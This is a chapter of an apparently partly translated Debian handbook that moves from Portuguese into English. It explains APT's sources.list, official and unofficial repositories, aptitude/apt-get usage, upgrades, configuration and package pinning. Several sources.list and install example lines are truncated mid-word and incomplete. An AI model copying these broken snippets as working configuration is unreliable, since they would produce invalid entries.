O APT precisa que lhe seja dada uma “lista de fontes de pacotes”: o arquivo `/etc/apt/sources.list` listará os diferentes repositórios (ou "fontes") que publicam pacotes Debian. O APT irá então importar a lista de pacotes publicados por cada uma destas fontes. Isto é feito baixando o arquivo `Packages.gz` ou o `Packages.bz2` (no caso de uma fonte de pacotes binários) e o arquivo `Sources.gz` ou `Sources.bz2` (no caso de uma fontes de pacotes código-fonte) e analizando seus conteúdos. Quando uma cópia

antiga destes arquivos já estiver presente, o APT poderá atualizar ela baixando apenas diferenças (veja a barra lateral *DICA* Atualização incremental).

DE VOLTA AO BÁSICO gzip, bzip2, LZMA e XZ Compressão

Uma extensão `.gz` se refere a um arquivo comprimido com o utilitário **gzip**. **gzip** é o utilitário tradicional do Unix rápido e eficiente para comprimir arquivos. Ferramentas mais novas conseguem taxas de compressão melhores mas precisam de mais tempo de cálculo para comprimir um arquivo. Entre elas e por ordem de surgimento, estão **bzip2** (gerando arquivos com a extensão `.bz2`), **lzma** (gerando arquivos `.lzma`) e **xz** (gerando

arquivos `.xz`).

6.1. Preenchendo no arquivo `sources.list`

Arquivo

Cada linha ativa do arquivo `/etc/apt/sources.list` contém a descrição da origem, feita de 3 partes separadas por espaços.

O primeiro campo indica o tipo da

origem:

- “`deb`” para pacotes binários,
- “`deb-src`” para pacotes de código fonte.

O segundo campo dá a URL base da origem (combinado com os nomes de arquivo presentes nos arquivos `Packages.gz`, deve dar uma URL completa e válida): isto pode consistir no mirror Debian ou em qualquer outro archive de pacote configurado por terceiros. A URL pode começar com `file://` para indicar uma origem local instalada na hierarquia de arquivos do sistema, com `http://` para indicar uma origem acessível via um servidor

web, ou com `ftp://` para uma origem disponível num servidor FTP. A URL pode começar com `cdrom://` para instalações baseadas em CD-ROM, embora isto seja menos frequente, já que métodos baseados em rede estão cada vez mas comuns.

A sintaxe do último campo depende da origem corresponder a um espelho Debian ou não. No caso de ser um espelho Debian, coloque o nome da distribuição escolhida (`stable`, `testing`, `unstable` ou seus codinomes atuais — veja a lista na barra lateral *COMUNIDADE* Bruce Perens, um líder controverso), então as seções para habilitar (escolhidas entre `main`,

`contrib` e `non-free`). Em todos ou outros casos, simplesmente indicar o subdiretório da origem desejada (Geralmente é um simples “`./`” que se refere à ausência de um subdiretório — os pacotes ficam então diretamente na URL especificada).

VOCABULÁrio* Os arquivos *main*, *contrib* e *non-free

O Debian utiliza três seções para diferenciar os pacotes de acordo com o tipo de licença escolhida pelos autores de cada trabalho. *Main* (o arquivo principal) contém todos os pacotes que estão completamente de acordo com o Debian Free Software Guilines.

O arquivo *non-free* é diferente porque

contém programas os quais não estão (completamente) confirmo estes princípios mas os quais que mesmo assim podem ser distribuídos sem restrições. Este arquivo, o qual não é parte oficial do Debian, é um serviço para os usuários que poderiam precisar de alguns desses programas - entretanto o Debian sempre recomenda dar prioridade as programas livres. A existência dessa seção representa um problemas considerável para Richard M. Stallman e mantém a Free Software Foundation de recomendar o Debian para os usuários.

Contrib (contribuições) é um estoque de programas de código aberto que não podem funcionar sem um elemento não livre. Estes elementos podem ser programas da seção *non-free*, ou arquivos não livres como as ROMs de jogos, BIOS

de consoles, etc. *Contrib* também incluí programas livres que a compilação necessita de elementos proprietários. Este foi inicialmente o caso da suíte de escritório OpenOffice.org, o qual necessitava um ambiente java proprietário.

Geralmente, o conteúdo padrão do arquivo `sources.list` pode ser o seguinte:

Example 6.1. `/etc/apt/sources.list` arquivo

```
# Atualizações de Segurança
deb http://security.debian.org/ s
deb-src http://security.debian.or

# Espelho Debian
```

```
deb http://ftp.debian.org/debian
deb-src http://ftp.debian.org/del
```

Este arquivo lista todas as fontes de pacotes associadas com a versão estável do Debian. Se você gosta de usar a Testing ou a Unstable, você terá, obviamente, que adicionar (ou substituir) as linhas apropriadas. Quando a versão desejada de um pacote estiver disponível em vários espelhos, o primeiro listado no arquivo `sources.list` será usado. Por isto, fontes de pacotes não oficiais são normalmente adicionadas no final do arquivo.

DICA **`/etc/apt/sources.list.d/*.list` arquivos**

If many package sources are referenced, it can be useful to split them in multiple files. Each part is then stored in `/etc/apt/sources.list.d/`*`filename`*`.list` (see sidebar *DE VOLTA AO BÁSICO* Diretórios terminados em `.d`).

OLHADA RÁPIDA apt-spy

Este software teste a velocidade de download para vários espelhos Debian e gera um arquivo `sources.list` que aponta para o espelho mais rápido.

O espelho selecionado durante a instalação é geralmente adequado já que sua seleção é baseada no país. Entretanto, se o download é lento, ou você se mudou, você pode rodar a aplicação disponível no pacote apt-spy.

O arquivo `sources.list` contém vários outros tipos de entradas: alguns descrevem os CD-ROMs do Debian que você tem. Ao contrário de outras entradas, um CD-ROM não está sempre disponível já que ele tem que ser inserido no drive e só pode ser lido um disco por vez — consequentemente, estas fontes são geridas de uma forma levemente diferente. Estas entradas precisam ser adicionadas com o programa **apt-cdrom**, normalmente executado com o parâmetro `add`. Este então vai precisar que o disco seja inserido no drive e vai navegar pelo disco em busca de arquivos `Packages`. Ele vai utilizar estes arquivos para

atualizar seu banco de dados de arquivos disponíveis (isto é normalmente feito pelo comando **aptitude update**). A partir daí, o APT pode pedir que o disco seja inserido se ele precisar de um de seus pacotes.

6.1.1. Outros repositórios Oficiais Disponíveis

6.1.1.1. atualizações da Stable

Depois de publicada, a distribuição

Stable é atualizada em aproximadamente de dois em dois meses para integrar as atualizações de segurança publicadas no `security.debian.org`.

Este lançamento menor também pode incluir atualizações de pacotes que evoluíram ao longo do tempo... como as regras de detecção de spam do spamassassin, o banco de dados de vírus do clamav ou as regras de horário de verão de todos os fusos horários do (tzdata).

Todas estas atualizações são preparadas num repositório conhecido como `proposed-updates`. Qualquer

um pode usar este repositório para testar estas atualizações antes de sua publicação oficial. O trecho abaixo usa o alias `squeeze-proposed-updates` que tanto é mais explícito quanto mais consistente, uma vez que o `lenny-proposed-updates` também existe (para as atualizações do Oldstable):

```
deb http://ftp.debian.org/debian
```

Depois de prontas, as atualizações mais importantes — aquelas que não podem esperar para o próximo pequeno lançamento do Debian — são publicadas no repositório `stable-updates` (que espera-se que a maioria dos sistemas usem):

```
deb http://ftp.debian.org/debian
```

6.1.1.2. Os retroportes ("Backports") de `backports.debian.org`

Obviamente, o servidor `backports.debian.org` hospeda “ backports de pacotes”. O termo se refere a um pacote de algum software recente que foi recompilado para uma distribuição antiga, geralmente para a Stable. Quando a distribuição começa a envelhecer, vários projetos de software lançam novas versões que não são integradas na Stable atual (que é modificada apenas para resolver os

problemas mais críticos, como problemas de segunrança). Como as distribuições Testing e Unstable podem ser mais arriscadas, alguns voluntários oferencem recompilações de software recente para a Stable, que tem a vantagem de limitar instabilidade potencial a um pequeno número de pacotes escolhidos.

→ http://backports.debian.org/

A entrada para o backports no `sources.list` voltada para a distribuição Squeeze é a seguinte:

```
deb http://backports.debian.org/
```

6.1.1.3. O repositório experimental

O arquivamento dos pacotes Experimental existe em todos os espelhos Debian, e contém pacotes que não estão na versão Unstable "yet because" de sua baixa qualidade — eles são às vezes versões em desenvolvimento ou pré-versões (alfa, beta, candidatos a lançamento…). Um pacote pode também ser enviado para lá depois de mudanças que possam gerar problemas. O mantenedor então tenta "uncover them" com a ajuda de usuários avançados que possam lidar com questões importantes. Depois

deste primeiro estágio, o pacote é movido para a Unstable, onde ele alcança uma audiência muito maior e onde ele será testado em detalhes.

A Experimental é geralmente usada por usuário que não se importam em quebrar o seu sistema e ter que consertá-lo. Esta distribuição dá a possibilidade de importar um pacote que o usuário queira testar ou usar quando surge uma necessidade. Esta é exatamente a abordagem do Debian, já que adicionar a Experimental ao arquivo `sources.list` do APT não leva ao uso sistemático destes pacotes. A linha a ser adicionada é:

```
deb http://ftp.debian.org/debian
```

6.1.2. Recursos não oficial: `apt-get.org` e `mentors.debian.net`

Existem várias fontes não-oficiais de pacotes Debian configuradas por usuários avançados que recompilaram algum software, por programadores que tornam seus produtos disponíveis para todos, e até mesmo por desenvolvedores Debian que oferecem pré-versões de seus pacotes on-line. Um sítio web foi configurado para facilitar a busca destas fontes alternativas. Ele contém uma impressionante quantidade de fontes de

pacotes Debian que podem ser imediatamente integrados nos arquivos `sources.list`. Entretanto, seja cauteloso para não adicionar pacotes aleatórios. Cada fonte é feita para uma versão particular do Debian (aquela usada para compilar os pacotes em questão); cada usuário deve manter uma certa coerência no que ele escolhe instalar.

→ http://www.apt-get.org/

O sítio `mentors.debian.net` também é interessante, já que ele "gather" pacotes criados por candidatos ao status de desenvolvedor Debian oficial ou por voluntários que desejam criar

pacotes Debian sem passar pelo processo de integração. Estes pacotes são disponibilizados sem qualquer garantia de qualidade; certifique-se de verificar a origem e a integridade e fazer testes antes de usar em produção.

COMUNIDADE Os sítios `debian.net`

O domínio *debian.net* não é um recurso oficial do projeto Debian. Cada desenvolvedor Debian pode usar este domínio para seu próprio uso. Estes sítios podem conter serviços não-oficiais (algumas vezes sítios pessoais) hospedados numa máquina que não pertence ao projeto e que foram configurados por desenvolvedores Debian, ou podem conter protótipos prestes a irem para o *debian.org*. Duas

razões podem explicar por que alguns destes protótipos permanecem no *debian.net*: ou por que ninguém fez o esforço necessário para transformar a coisa num serviço oficial (hospedado no domínio *debian.org*, e com uma certa garantia de manutenção), ou o serviço é muito controverso para ser oficializado.

Instalar um pacote significa dar permissões de root para seu criador, por que o criador decide o que fica nos scripts de inicialização que rodam com a identidade do root. Pacotes Debian oficiais são criados por voluntários que cooperam e revisam e que marcam seus pacotes de forma que a origem e integridade deles possam ser

verificada.

Em geral, fique alerta com pacotes cuja origem você não conhece e que não são hospedados em um dos servidores Debian oficiais: avalie o grau em que você confia no criador, e verifique a integridade do pacote.

→ http://mentors.debian.net/

***INDO ALÉM* versões de pacotes antigas: `snapshot.debian.org`**

Um novo serviço (introduzido em abril de 2010) pode ser usado para "voltar no tempo" e encontrar uma versão antiga de um pacote. Ele pode ser usado por exemplo para identificar que versão de um pacote introduziu uma regrassão, e

mais concretamente, para voltar à versão anterior enquanto espera que a regressão seja corrigida.

6.2. Comandos aptitude e apt-get

APT é um projeto amplo, cujos planos originais incluem uma interface gráfica. Ele é baseado numa biblioteca que contém as aplicações principais, e o **apt-get** é a primeira interface — em linha de comando — que foi desenvolvida dentro do projeto.

Várias outras interfaces gráficas apareceram como projetos externos: **synaptic**, **aptitude** (que tem uma interface modo texto e uma gráfica — que ainda não está completa), **wajig**,

etc. A interface mais recomendada, **aptitude**, é a usada durante a instalação do Debian. Como a sua sintaxe de linha de comando é muito similar à do **apt-get**, vamos focar no **aptitude** nos exemplos dados nesta seção. Quando existirem diferenças substanciais entre o **aptitude** e o **apt-get**, estas diferenças serão detalhadas.

6.2.1. Initialização

Para qualquer trabalho com o APT, a lista de pacotes precisa ser atualizada; isto pode ser feito simplesmente com **aptitude update**. Dependendo da velocidade de sua conexão, a operação

pode demorar um pouco, pois ela baixa alguns arquivos `Packages.(gz|bz2)` (ou até mesmo arquivos `Sources.(gz|bz2)`), que estão se tornando maiores à medida em que o Debian vai se tornando maior (mais que 8 MB para os últimos `Packages.gz` — da seção `main`). Obviamente, instalar de um conjunto de CD-ROMs não baixa nada — neste caso, a operação é bastante rápida.

6.2.2. Instalação e remoção

Com o APT, os pacotes podem ser

adicionados ou removidos do sistema, respectivamente com **aptitude install *`pacote`*** e **aptitude remove *`pacote`***. Em ambos os casos, o APT vai instalar automaticamente as dependências necessárias ou apagar os pacotes que dependem do pacote que está para ser removido. Os comandos **aptitude purge *`pacote`*** ou **apt-get purge *`pacote`*** envolvem uma desinstalação completa — os arquivos de configuração também são apagados.

***DICA* Instalando a mesma seleção de pacotes diversas vezes**

Pode ser útil instalar sistematicamente a mesma lista de pacotes em vários computadores. Isso pode ser feito

facilmente.

Em primeiro lugar, recupere a lista de pacotes instalados no computador que servirá como o "modelo" para copiar.

```
$ dpkg --get-selections >pkg-list
```

O arquivo `pkg-list` passa a conter a lista dos pacotes instalados. Em seguida, transfira o arquivo `pkg-list` para os computadores que você quer atualizar e use os seguintes comandos:

```
# dpkg --set-selections <pkg-list
# apt-get dselect-upgrade
```

O primeiro comando registra a lista de pacotes que você gostaria de instalar, e a chamada ao **apt-get** executa as operações necessárias! O **aptitude** não tem este comando.

DICA Removendo e instalando ao mesmo tempo

É possível pedir ao **aptitude** (ou **apt-get**) para instalar certos pacotes e remover outros na mesma linha de comando ao adicionar um sufixo. Com um comando **aptitude install**, adicione "-" a todos os nomes de pacotes que você precisa remover. Com um comando **aptitude remove**, adicione "+" para os nomes dos pacotes que você precisa instalar.

O próximo exemplo mostra duas maneiras diferentes de instalar *package1* \t\ne remover *package2*.

```
# aptitude install package1 package2-
[...]
# aptitude remove package1+ package2
[...]
```

DICA apt-get --reinstall e aptitude reinstall

O sistema pode, às vezes, ser danificado com a remoção ou modificação de arquivos num pacote. A forma mais fácil de recuperar estes arquivos é reinstalar o pacote afetado. Infelizmente, o sistema de empacotamento nota que o pacote está instalado e se recusa educadamente a reinstalá-lo; para evitar isto, use a opção `--reinstall` do comando **apt-get**. o comando abaixo reinstala o postfix mesmo quando ele já está presente:

```
# apt-get --reinstall install postfix
```

O **aptitude** em linha de comando é ligeiramente diferente, mas atinge os mesmos resultados com **aptitude reinstall postfix**.

O problema não ocorre com o **dpkg**, mas o administrador raramente usa-o diretamente.

Seja cuidadoso, usando **apt-get --reinstall** para recuperar pacotes alterados durante um ataque com certeza não trazem o sistema ao que ele era. Section 14.6, “Lidando com uma máquina comprometida” detalha os passos necessários para lidar com um sistema comprometido.

Se o arquivo `sources.list` menciona muitas distribuições, é possível passar a versão do pacote a instalar. Um número de versão específico pode ser pedido com **aptitude install *`pacote=versão`***, mas indicar sua

destribuição de origem (Stable, Testing ou Unstable) — com o **aptitude install *pacote*/*distribuição*** — é normalmente preferido. Com este comando, é possível voltar a uma versão antiga do pacote (se por exemplo você sabe que isto vai funcionar bem), desde que ela ainda esteja disponível em alguma das fontes referenciadas pelo arquivo `sources.list`. Por outro lado, o arquivamento `snapshot.debian.org` pode vir ao seu socorro (veja a barra lateral *INDO ALÉM* versões de pacotes antigas: `snapshot.debian.org`).

Example 6.2. Instalação da versão unstable do spamassassin

```
# aptitude install spamassassin/u
```

APROFUNDANDO O cache dos arquivos `.deb`

APT mantém uma cópia de cada arquivo `.deb` baixado no diretório `/var/cache/apt/archives/`. Caso haja atualizações frequentes, este diretório pode rapidamente ocupar um grande espaço em disco com várias versões de cada pacote; você deve regularmente passear por eles. Dois comandos podem ser usados: **aptitude clean** limpa completamente o diretório; **aptitude autoclean** limpa apenas pacotes que não podem ser mais baixados (por terem sumido dos espelhos Debian) e são agora claramente inúteis(o parâmetro de configuração `APT::Clean-Installed` evita a remoção de arquivos `.deb` que estão atualmente instalados).

6.2.3. Atualização do sistema

atualizações ("upgrades") regulares são recomendados, pois eles incluem as últimas atualizações de segurança. Para atualizar, use **aptitude safe-upgrade** ou **apt-get upgrade** (claro que depois de um **aptitude update**). Este comando busca pacotes instalados que possam ser atualizados sem remover nenhum pacote. Em outras palavras, o objetivo é garantir uma atualização o menos invasiva possível. **apt-get** é um pouco mais pesado que **aptitude** por que ele

vai se recusar a instalar pacotes que não estavam instalados antes.

***DICA* Atualização incremental**

Como já explicado, o objetivo do comando **aptitude update** é baixar para cada fonte de pacotes o arquivo `Packages` (ou `Sources`) correspondente. Entretanto, mesmo depois de uma compressão com **bzip2**, estes arquivos podem ficar muito grandes (o `Packages.bz2` da seção *main* da Squeeze ocupa mais de 8 MB). Se você quiser atualizar com frequencia, o download pode tomar muito tempo.

Uma “nova funcionalidade” (disponível desde o Etch) é que o APT pode agora baixar as mudanças desde o update anterior, ao invés de todo o arquivo. para

isto, os espelhos oficiais do Debian distribuem arquivos diferentes que listas as diferenças entre uma versão do arquivos `Packages` e a versão seguinte. Eles são gerados em cada atualização dos arquivamentos e um histórico de uma semana é guardadao. Cada um destes arquvios de "diff" apenas ocupam uns poucos kilobytes para a Unstable, de forma que a quatidade de dados baixados por um **aptitude update** semanal é às vezes dividida por 10. Para distribuições como a Stable e a Testing, que mudam menos, o ganho é ainda mais visível.

Entretanto, algumas vezes é interessante forçar o download do arquivo `Packages.bz2` todo, especialmente quando a última atualização é muito antiga e o mecanismo de diferenças incremental não vai ajudar muito. Isto també pode ser

interessante quando o acesso à rede é muito rápido mas o processador da máquina que vai atualizar nem tanto, pois o tempo economizado para o download é maior que o perdido para juntar as versões dos arquivos (iniciando com a versão antiga e aplicando as diferenças baixadas). Para fazer isto, você pode usar o parâmetro de configuração `Acquire::Pdiffs` e configurar ele para `false`.

aptitude vai geralmente selecionar o número de versão mais recente (exceto para pacotes da Experimental, que são normalmente ignorados independente do número de versão). Se você especificar a Testing ou a Unstable em seu `sources.list`, **aptitude safe-**

upgrade vai trocar a maioria do seu sistema Stable para Testing ou Unstable, que pode não ser o que você deseja.

Para dizer ao **aptitude** para usar uma distribuição específica quando buscando por pacotes para atualizar, você precisa usar a opção `-t` ou `--target-release`, seguida do nome da distribuição que você quer (por exemplo: **aptitude -t stable safe-upgrade**). para evitar ficar usando esta opção toda vez que usa o **aptitude**, você pode adicionar a linha `APT::Default-Release "stable";` no arquivo `/etc/apt/apt.conf.d/local`.

para upgrades mais importantes, como mudar de uma versão principal do Debian para a seguinte, você precisa usar **aptitude full-upgrade** (esta opção costumava ser chamada `dist-upgrade`, de “distribution upgrade”). Com esta instrução, **aptitude** vai completar o upgrade mesmo se ele tiver que remover alguns pacotes obsoletos ou instalar novas dependências. Este também é o comando usado pelos usuários que trabalham diariamente com a versão Debian Unstable e seguem sua evolução dia após dia. É tão simples que dispensa explicações: a reputação do APT é baseada nesta fantástica funcionalidade.

aptitude dist-upgrade is still available as a synonym for **aptitude full-upgrade**; **apt-get** only recognizes the former.

6.2.4. Opções de configuração

Besides the configuration elements already mentioned, it is possible to configure certain aspects of APT by adding directives in a file of the `/etc/apt/apt.conf.d/` directory. Remember for instance that it is possible for APT to tell **dpkg** to ignore file conflict errors by specifying `DPkg::Options { "--force-`

`overwrite"; }`.

If the Web can only be accessed through a proxy, add a line like `Acquire::http::proxy "http://yourproxy:3128"`. For an FTP proxy, write `Acquire::ftp::proxy "ftp://yourproxy"`. To discover more configuration options, read the apt.conf(5) manual page with the command **man apt.conf** (for details on manual pages, see next chapter).

DE VOLTA AO BÁSICO Diretórios terminados em `.d`

Directories with a `.d` suffix are used more and more often. Each directory represents

a configuration file which is split over multiple files. In this sense, all of the files in `/etc/apt/apt.conf.d/` are instructions for the configuration of APT. APT includes them in alphabetical order, so that the last ones can modify a configuration element defined in one of the first ones.

This structure brings some flexibility to the machine administrator and to the package maintainers. Indeed, the administrator can easily modify the configuration of the software by adding a ready-made file in the directory in question without having to change an existing file. Package maintainers use the same approach when they need to adapt the configuration of another software to ensure that it perfectly co-exists with theirs. However, the Debian policy

explicitly forbids modifying configuration files of other packages — only users are allowed to do this. Remember that during a package upgrade, the user gets to choose the version of the configuration file that should be kept when a modification has been detected. Any external modification of the file would trigger that request, which would disturb the administrator, who is sure not to have changed anything.

Without a `.d` directory, it is impossible for an external package to change the settings of a program without modifying its configuration file. Instead it must invite the user to do it himself and lists the operations to be done in the file `/usr/share/doc/`*`package`*`/README.Debian`.

Depending on the application, the `.d`

directory is used directly or managed by an external script which will concatenate all the files to create the configuration file itself. It is important to execute the script after any change in that directory so that the most recent modifications are taken into account. In the same way, it is important not to work directly in the configuration file created automatically, since everything would be lost at the next execution of the script. Choosing one method (`.d` directory used directly or a file generated from that directory) is usually imposed by implementation constraints, but in both cases the gains in terms of configuration flexibility more than make up for the small complications that they entail. The Exim 4 mail server is an example of the generated file method: it can be configured through several files (`/etc/exim4/conf.d/*`) which are

concatenated into `/var/lib/exim4/config.autogenerated` by the **update-exim4.conf** command.

6.2.5. Gerenciar prioridades de pacote

One of the most important aspects in the configuration of APT is the management of the priorities associated with each package source. For instance, you might want to extend one distribution with one or two newer packages from Testing, Unstable or Experimental. It is possible to assign a priority to each available package (the

same package can have several priorities depending on its version or the distribution providing it). These priorities will influence APT's behavior: for each package, it will always select the version with the highest priority (except if this version is older than the installed one and if its priority is less than 1000).

APT defines several default priorities. Each installed package version has a priority of 100. A non-installed version has a priority of 500 by default, but it can jump to 990 if it is part of the target release (defined with the `-t` command-line option or the `APT::Target-Release` configuration

directive).

Você pode modificar as prioridades adicionando entradas no arquivo `/etc/apt/preferences` com os nomes dos pacotes afetados, sua versão, sua origem e sua nova prioridade.

APT will never install an older version of a package (that is, a package whose version number is lower than the one of the currently installed package) except if its priority is higher than 1000. APT will always install the highest priority package which follows this constraint. If two packages have the same priority, APT installs the newest one (whose version number is the highest). If two

packages of same version have the same priority but differ in their content, APT installs the version that is not installed (this rule has been created to cover the case of a package update without the increment of the revision number, which is usually required).

In more concrete terms, a package whose priority is less than 0 will never be installed. A package with a priority ranging between 0 and 100 will only be installed if no other version of the package is already installed. With a priority between 100 and 500, the package will only be installed if there is no other newer version installed or available in another distribution. A

package of priority between 500 and 990 will only be installed if there is no newer version installed or available in the target distribution. With a priority between 990 and 1000, the package will be installed except if the installed version is newer. A priority greater than 1000 will always lead to the installation of the package even if it forces APT to downgrade to an older version.

When APT checks `/etc/apt/preferences`, it first takes into account the most specific entries (often those specifying the concerned package), then the more generic ones (including for example all the packages

of a distribution). If several generic entries exist, the first match is used. The available selection criteria include the package's name and the source providing it. Every package source is identified by the information contained in a `Release` file that APT downloads together with the `Packages.gz` files. It specifies the origin (usually “Debian” for the packages of official mirrors, but it can also be a person's or an organization's name for third-parties repositories). It also gives the name of the distribution (usually Stable, Testing, Unstable or Experimental for the standard distributions provided by Debian) together with its version (for example 5.0 for Debian Lenny). Let's

have a look at its syntax through some realistic case studies of this mechanism.

CASO ESPECÍFICO Prioridade do experimental

If you listed Experimental in your `sources.list` file, the corresponding packages will almost never be installed because their default APT priority is 1. This is of course a specific case, designed to keep users from installing Experimental packages by mistake. The packages can only be installed by typing **aptitude install *package*/experimental** — users typing this command can only be aware of the risks that they take. It is still possible (though *not* recommended) to treat packages of Experimental like those

of other distributions by giving them a priority of 500. This is done with a specific entry in `/etc/apt/preferences`:

```
Package: *
Pin: release a=experimental
Pin-Priority: 500
```

Vamos supor que você só quer usar os pacotes da versão estável do Debian. As previstas em outras versões não devem ser instaladas exceto se explicitamente solicitado. Você poderia escrever as seguintes entradas do arquivo `/etc/apt/preferences`:

```
Package: *
Pin: release a=stable
Pin-Priority: 900

Package: *
```

```
Pin: release o=Debian
Pin-Priority: -10
```

`a=stable` defines the name of the selected distribution. `o=Debian` limits the scope to packages whose origin is “Debian”.

Let's now assume that you have a server with several local programs depending on the version 5.10 of Perl and that you want to ensure that upgrades will not install another version of it. You could use this entry:

```
Package: perl
Pin: version 5.10*
Pin-Priority: 1001
```

The reference documentation for this

configuration file is available in the manual page apt_preferences(5), which you can display with **man apt_preferences**.

DICA Comentários no `/etc/apt/preferences`

There is no official syntax to put comments in the `/etc/apt/preferences` file, but some textual descriptions can be provided by putting one or more "`Explanation`" fields at the start of each entry:

```
Explanation: The package xserver-xorg-v
Explanation: in experimental can be use
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

6.2.6. Trabalhando com Distribuições Diversas

aptitude being such a marvelous tool, it is tempting to pick packages coming from other distributions. For example, after having installed a Stable system, you might want to try out a software package available in Testing or Unstable without diverging too much from the system's initial state.

Even if you will occasionally encounter problems while mixing packages from

different distributions, **aptitude** manages such coexistence very well and limits risks very effectively. The best way to proceed is to list all distributions used in `/etc/apt/sources.list` (some people always put the three distributions, but remember that Unstable is reserved for experienced users) and to define your reference distribution with the `APT::Default-Release` parameter (see Section 6.2.3, “Atualização do sistema”).

Let's suppose that Stable is your reference distribution but that Testing and Unstable are also listed in your `sources.list` file. In this case, you

can use **aptitude install *package*/testing** to install a package from Testing. If the installation fails due to some unsatisfiable dependencies, let it solve those dependencies within Testing by adding the `-t testing` parameter. The same obviously applies to Unstable.

In this situation, upgrades (**safe-upgrade** and **dist-upgrade**) are done within Stable except for packages already upgraded to an other distribution: those will follow updates available in the other distributions. We'll explain this behavior with the help of the default priorities set by APT below. Do not hesitate to use **apt-**

cache policy (see sidebar) to verify the given priorities.

Everything centers around the fact that APT only considers packages of higher or equal version than the installed one (assuming that `/etc/apt/preferences` has not been used to force priorities higher than 1000 for some packages).

DICA apt-cache policy

To gain a better understanding of the mechanism of priority, do not hesitate to execute **apt-cache policy** to display the default priority associated with each package source. You can also use **apt-cache policy** ***package*** to display the

priorities of all available versions of a given package.

Let's assume that you have installed version 1 of a first package from Stable and that version 2 and 3 are available respectively in Testing and Unstable. The installed version has a priority of 100 but the version available in Stable (the very same) has a priority of 990 (because it is part of the target release). Packages in Testing and Unstable have a priority of 500 (the default priority of a non-installed version). The winner is thus version 1 with a priority of 990. The package “stays in Stable”.

Let's take the example of another package whose version 2 has been installed from Testing. Version 1 is available in Stable and version 3 in Unstable. Version 1 (of priority 990 — thus lower than 1000) is discarded because it is lower than the installed version. This only leaves version 2 and 3, both of priority 500. Faced with this alternative, APT selects the newest version, the one from Unstable.If you don't want a package installed from Testing to migrate to Unstable, you have to assign a priority lower than 500 (490 for example) to packages coming from Unstable. You can modify `/etc/apt/preferences` to this effect:

```
Package: *
```

```
Pin: release a=unstable
Pin-Priority: 490
```

6.3. O Comando apt-cache

The **apt-cache** command can display much of the information stored in APT's internal database. This information is a sort of cache since it is gathered from the different sources listed in the `sources.list` file. This happens during the **aptitude update** operation.

***VOCABULÁRIO* Cache**

A cache is a temporary storage system used to speed up frequent data access

when the usual access method is expensive (performance-wise). This concept can be applied in numerous situations and at different scales, from the core of microprocessors up to high-end storage systems.

In the case of APT, the reference `Packages` files are those located on Debian mirrors. That said, it would be very ineffective to go through the network for every search that we might want to do in the database of available packages. That is why APT stores a copy of those files (in `/var/lib/apt/lists/`) and searches are done within those local files. Similarly, `/var/cache/apt/archives/` contains a cache of already downloaded packages to avoid downloading them again if you need to reinstall them after a removal.

The **apt-cache** command can do keyword-based package searches with **apt-cache search *keyword***. It can also display the headers of the package's available versions with **apt-cache show *package***. This command provides the package's description, its dependencies, the name of its maintainer, etc. Note that **aptitude search** and **aptitude show** work in the same way.

Some features are more rarely used. For instance, **apt-cache policy** displays the priorities of package sources as well as those of individual packages. Another example is **apt-cache dumpavail** which displays the headers

of all available versions of all packages. **apt-cache pkgnames** displays the list of all the packages which appear at least once in the cache.

